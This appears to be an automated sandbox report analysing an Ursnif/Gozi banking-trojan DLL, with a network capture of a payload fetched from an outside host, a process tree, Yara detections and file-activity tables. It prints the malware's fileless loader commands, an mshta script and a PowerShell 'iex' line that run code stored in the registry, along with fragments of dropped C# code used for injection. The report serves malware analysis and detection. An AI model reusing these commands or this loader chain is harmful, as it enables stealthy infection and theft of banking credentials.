6	192.168.2.3	49752	46.173.218.93	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe


Timestamp	kBytes transferred	Direction	Data
Jan 16, 2021 18:24:55.148792982 CET	5051	OUT	GET /jvassets/xI/t64.dat HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Host: c56.lepini.at

Timestamp	kBytes transferred	Direction	Data
Jan 16, 2021 18:24:55.256177902 CET	5052	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 16 Jan 2021 17:24:55 GMT Content-Type: application/octet-stream Content-Length: 138820 Last-Modified: Mon, 28 Oct 2019 09:43:42 GMT Connection: close ETag: "5db6b84e-21e44" Accept-Ranges: bytes Data Raw: 17 45 7e 72 ac 5b ed 66 e1 de 31 9e 70 18 b7 1a 77 c0 be b3 e2 43 ff 7c d8 16 7f 6f 35 a2 d1 a5 d2 ec 0d 0c de 58 84 1a f3 53 04 f0 65 cb 76 1f 35 85 a0 7d 1d f2 44 63 de 89 f3 f1 eb d3 60 21 68 3d 3a 93 e1 55 94 db 4c d2 f2 b4 3e 34 48 eb e8 47 7b 53 14 54 86 87 a3 d2 0d 55 0c d0 4f 6f 51 73 eb e2 f9 f4 9b f0 49 af 3d a0 bd ba 48 52 29 a2 84 33 75 9e 48 16 a7 b3 00 58 91 bf bf ea 49 85 ff c7 58 36 df 5b 13 ec c2 c6 92 56 72 82 53 68 a1 ca a8 33 3e e7 8b 8e 6f fa 4b 85 a0 7f bb 5c de 12 c3 97 40 27 18 f2 b2 95 91 d8 b7 45 cf 2a 5f 95 76 5b fc 02 c1 9d d7 e5 7f ee ec f5 a0 52 7b 4d 4d ae da 70 b4 71 95 b6 39 2e 38 47 c0 ab 5e fe cf a1 6a 5c a5 3c 8f 1b 97 0a 2a 41 5f 6e 2e 85 b4 8e 24 d6 6a 1c cb 43 8c ca 75 7d 09 57 73 3c a2 b8 0b 18 00 21 c1 f5 fc e4 2b 04 14 51 c3 36 ea 80 55 0a 28 82 e4 56 51 91 99 bf 11 ae 36 06 cd 81 44 e0 ad db 69 d6 8e 24 28 ee 4c 0d 81 69 8b 96 c0 52 cd ed ec 31 e8 7f 08 d8 ff 0a 82 4d 1d fa a0 28 3c 3f 5f 53 cb 64 ea 5d 7c c7 f0 0f 28 71 5a f4 60 b7 7b f3 e1 19 5b 7b be d1 62 af ef 2f ad 3b 22 a8 03 e7 9f 3d e5 da ca 8b 1a 9c 2c fd 76 89 a9 f7 a5 7b 6a b4 47 62 bf 64 5d 54 26 01 9a 1d 3b b0 97 db c5 c1 dd 94 52 d0 b2 77 e0 f7 00 8d c1 99 02 69 f4 b2 87 b2 0c 68 b3 9d b6 e6 a6 9f 58 b0 52 f8 5e b5 ac 1e 36 41 bd bc f9 5d 3a 2b 5a 40 60 9a 48 c1 b3 4a df cc 81 65 53 4e e4 9a 80 8b dd 8f 43 eb 11 23 73 1b 1b c1 99 89 21 94 4c a5 84 c3 13 96 ad 5d 82 20 a4 a4 3b dd 1e 43 74 c6 42 11 7a 8a f2 93 8b 7e 24 73 17 d9 c7 eb 47 18 47 41 4f a2 f1 bc 52 cc 35 f2 c2 73 3e e5 32 8a b5 c7 7c 3b d4 88 bd aa 47 48 66 2e 00 bd 3f fc 08 b4 49 98 e3 36 db f0 33 4c 40 2b cc 59 2a b5 ba 73 58 27 de a0 31 0e 6d 63 70 19 7b 5f 67 00 54 79 89 7f 42 21 df 6e 23 e1 54 43 4a 09 00 77 ac fb e4 2e a8 6d 07 21 b3 a0 98 ad 40 d2 34 64 c9 c2 62 14 7c 45 eb a0 65 98 c1 18 a1 6a af 69 0a a2 bb 50 42 96 c1 d7 02 58 6d f4 b1 15 90 f6 50 9c 6a fd d4 2e 5e a7 4a cb 67 59 63 74 77 99 de e0 c0 d5 5c 9d a7 89 1b 90 39 29 23 21 3b c4 35 f1 49 9e 67 f3 ce fe 1d 0a 67 69 06 13 13 30 ab e6 c6 f4 c9 7e 94 48 5b a1 f7 5f 27 1f 03 ac 85 e1 0e b1 bf 6e e1 1c 5a 24 cc b2 53 fd 61 58 e3 87 0b 85 9e 03 94 f6 2a bd 92 53 09 77 f8 5e d3 c9 b7 19 42 4e e6 2a 67 af 27 4e 01 de 6a fc 1e 82 0c 7e 45 7b e8 1d 97 82 9b 5c 14 96 d2 82 dd 53 15 1e 84 41 01 4f 0f 32 ac ee b7 85 96 4c e9 dc b0 42 3c 93 a6 0b a3 79 cb 7b 2c d1 21 6f c1 6a 38 48 d7 37 8f 35 b8 1d 7a e7 eb 63 bc 4e 6b b6 23 aa 9c fd 32 03 46 e2 37 47 49 c2 35 a1 48 7e 98 49 6a b4 98 e7 cb 33 dd 1a be 5a c8 ea a7 44 33 9b e3 a6 84 da 68 ec bf 93 03 88 f9 6e 02 17 a6 96 46 ad ae 25 c2 bb 97 7a 57 35 aa 0a 42 b5 c3 8a 35 af 20 1b 1a b9 c6 99 99 8a b2 b6 46 1c 70 a0 53 c2 e9 a2 e6 ad a4 8f d5 11 da 74 60 13 7c 55 4d 42 1c c6 a4 47 a8 4e 27 67 a4 37 b3 0e ca f5 b1 9a a5 de e3 07 25 55 07 ff 18 b3 17 44 8b a0 af e3 f5 ff 75 b8 f2 2b 4d 9e f9 ad 07 c0 5e d7 1b ab 81 e4 99 93 ac a9 63 2f 4e 27 18 d0 dd 29 f7 28 98 b1 c3 5e 52 9e d4 01 1b 9f ba 6d 7d 24 b8 cc 84 0e 03 07 2e 3a ba b5 ad 8b ae 57 ce 78 7b aa 0f 07 5f ee 2a 4a 6b 0d f8 40 bb 79 91 71 5d ae 1b 1d 3c bf b9 e2 9b d4 4c 6c 52 55 e3 59 22 40 9a 6f cc 9a 14 bb 63 ad 00 8f bf cd 7b ca 18 ce c6 df 21 08 86 ed 93 17 79 b7 6d 89 0c ba 64 8a 93 dd fa 1b 07 69 84 31 87 f9 ae 59 a4 f8 ed 03 62 6f 2a fa 54 99 38 81 d4 e3 dc e8 39 d4 b0 62 81 c2 49 a1 Data Ascii: E~r[f1pwC|o5XSev5}Dc`!h=:UL>4HG{STUOoQsI=HR)3uHXIX6[VrSh3>oK\@'E*_v[R{MMpq9.8G^j\<*A_n.$ jCu}Ws<!+Q6U(VQ6Di$(LiR1M(<?_Sd]\|(qZ`{[{b/;"=,v{jGbd]T&;RwihXR^6A]:+Z@`HJeSNC#s!L] ;CtBz~$sGGAOR5s>2 |;GHf.?I63L@+Y*sX'1mcp{_gTyB!n#TCJw.m!@4db|EejiPBXmPj.^JgYctw\9)#!;5Iggi0~H[_'nZ$SaX*Sw^BN*g'Nj~E{\S AO2LB<y{,!oj8H75zcNk#2F7GI5H~Ij3ZD3hnF%zW5B5 FpSt`\|UMBGN'g7%UDu+M^c/N')(^Rm}$.:Wx{_*Jk@yq] <LlRUY"@oc{!ymdi1Ybo*T89bI

Code Manipulations

Statistics

Behavior



- loaddll32.exe
- iexplore.exe
- iexplore.exe
- iexplore.exe
- iexplore.exe
- iexplore.exe
- iexplore.exe
- mshta.exe
- powershell.exe
- conhost.exe
- csc.exe
- cvtres.exe
- csc.exe
- cvtres.exe
- explorer.exe
- control.exe
- RuntimeBroker.exe

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: 5388 Parent PID: 5612

General

Start time:	18:22:58
Start date:	16/01/2021
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe 'C:\Users\user\Desktop\u.dll'
Imagebase:	0x870000
File size:	120832 bytes
MD5 hash:	2D39D4DFDE8F7151723794029AB8A034
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.264849176.00000000032C8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.265016574.00000000032C8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000002.441197117.0000000000760000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.424976017.00000000007A0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.264996879.00000000032C8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.264981928.00000000032C8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.264937630.00000000032C8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.264962927.00000000032C8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.365389043.000000000314B000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.264883411.00000000032C8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.265008203.00000000032C8000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 464 Parent PID: 792

General

Start time:	18:23:22
Start date:	16/01/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding

Imagebase:	0x7ff7ccd40000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 996 Parent PID: 464

General

Start time:	18:23:22
Start date:	16/01/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:464 CREDAT:17410 /prefetch:2
Imagebase:	0x1390000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5508 Parent PID: 792

General

Start time:	18:24:08

Start date:	16/01/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff7ccd40000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 2600 Parent PID: 5508

General

Start time:	18:24:09
Start date:	16/01/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5508 CREDAT:17410 /prefetch:2
Imagebase:	0x1390000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5204 Parent PID: 5508

General

Start time:	18:24:12
Start date:	16/01/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5508 CREDAT:17422 /prefetch:2
Imagebase:	0x1390000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5392 Parent PID: 5508

General

Start time:	18:24:15
Start date:	16/01/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5508 CREDAT:82962 /prefetch:2
Imagebase:	0x1390000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: mshta.exe PID: 5040 Parent PID: 3388

General

Start time:	18:24:23
Start date:	16/01/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false

Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\Actidsrv'));if(!window.flag)close()</script>'
Imagebase:	0x7ff7dda50000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 6872 Parent PID: 5040

General

Start time:	18:24:24
Start date:	16/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').basebapi))
Imagebase:	0x7ff6bbe40000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001B.00000003.415711591.000001FE6ECE0000.00000004.00000001.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 0000001B.00000003.415711591.000001FE6ECE0000.00000004.00000001.sdmp, Author: CCN-CERT
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4EDFF1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4EDFF1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB49C703FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB49C703FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_jjtimt5v.3jb.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4BD16FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_dr24vjpb.dv0.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4BD16FDD	CreateFileW
C:\Users\user\Documents\20210116	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFB4BD1F35D	CreateDirectoryW
C:\Users\user\Documents\20210116\PowerShell_transcript.562258.5KkSAIJ8.20210116182425.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4BD16FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFB49C703FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFB49C703FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFB49C703FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFB49C703FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB49C703FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB49C703FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB49C703FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB49C703FC	unknown
C:\Users\user\AppData\Local\Temp\v0ewugxm	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFB4E7AFD38	CreateDirectoryA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\v0ewugxm\v0ewugxm.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4BD16FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\v0ewugxm\v0ewugxm.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4BD16FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\v0ewugxm\v0ewugxm.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4BD16FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\v0ewugxm\v0ewugxm.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4BD16FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\v0ewugxm\v0ewugxm.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4BD16FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\v0ewugxm\v0ewugxm.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4BD16FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\0oy3xkhb	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFB4E7AFD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\0oy3xkhb\0oy3xkhb.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4BD16FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\0oy3xkhb\0oy3xkhb.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4BD16FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\0oy3xkhb\0oy3xkhb.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4BD16FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\0oy3xkhb\0oy3xkhb.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4BD16FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\0oy3xkhb\0oy3xkhb.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4BD16FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\0oy3xkhb\0oy3xkhb.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4BD16FDD	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4BD16FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_jjtimt5v.3jb.ps1	success or wait	1	7FFB4BD1F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_dr24vjpb.dv0.psm1	success or wait	1	7FFB4BD1F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\v0ewugxm\v0ewugxm.out	success or wait	1	7FFB4BD1F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\v0ewugxm\v0ewugxm.err	success or wait	1	7FFB4BD1F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\v0ewugxm\v0ewugxm.dll	success or wait	1	7FFB4BD1F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\v0ewugxm\v0ewugxm.cmdline	success or wait	1	7FFB4BD1F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\v0ewugxm\v0ewugxm.tmp	success or wait	1	7FFB4BD1F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\v0ewugxm\v0ewugxm.0.cs	success or wait	1	7FFB4BD1F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\0oy3xkhb\0oy3xkhb.err	success or wait	1	7FFB4BD1F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\0oy3xkhb\0oy3xkhb.0.cs	success or wait	1	7FFB4BD1F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\0oy3xkhb\0oy3xkhb.dll	success or wait	1	7FFB4BD1F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\0oy3xkhb\0oy3xkhb.out	success or wait	1	7FFB4BD1F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\0oy3xkhb\0oy3xkhb.cmdline	success or wait	1	7FFB4BD1F270	DeleteFileW

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\0oy3xkhb\0oy3xkhb.tmp	success or wait	1	7FFB4BD1F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_jjtimt5v.3jb.ps1	unknown	1	31	1	success or wait	1	7FFB4BD1B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_dr24vjpb.dv0.psm1	unknown	1	31	1	success or wait	1	7FFB4BD1B526	WriteFile
C:\Users\user\Documents\20210116\PowerShell_transcript.562258.5KkSAIJ8.20210116182425.txt	unknown	3	ef bb bf	...	success or wait	1	7FFB4BD1B526	WriteFile
C:\Users\user\Documents\20210116\PowerShell_transcript.562258.5KkSAIJ8.20210116182425.txt	unknown	742	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 31 30 31 31 36 31 38 32 34 32 36 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 35 36 32 32 35 38 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c 57 69	**********..Windows PowerShell transcript start..Start time: 20210116182426..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 562258 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Wi	success or wait	11	7FFB4BD1B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\v0ewugxm\v0ewugxm.0.cs	unknown	411	ef bb bf 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 74 73 65 65 6f 78 71 6e 64 74 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 75 69 6e 74 20 51 75 65 75 65 55 73 65 72 41 50 43 28 49 6e 74 50 74 72 20 6a 70 68 78 78 6b 66 64 74 68 66 2c 49 6e 74 50 74 72 20 6c 6e 66 2c 49 6e 74 50 74 72 20 75 65 74 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65	...using System;.using System.Runtime.InteropServices;..namespace W32.{.public class tseeoxqndt.{. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr jphxxkfdthf,IntPtr lnf,IntPtr uet);.[DllImport("kernel32")].public static e	success or wait	1	7FFB4BD1B526	WriteFile
C:\Users\user\AppData\Local\Temp\v0ewugxm\v0ewugxm.cmdline	unknown	369	ef bb bf 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 68 61 72 64 7a 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 76 30 65 77 75 67 78 6d 5c 76 30	.../t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\v0ewugxm\v0	success or wait	1	7FFB4BD1B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
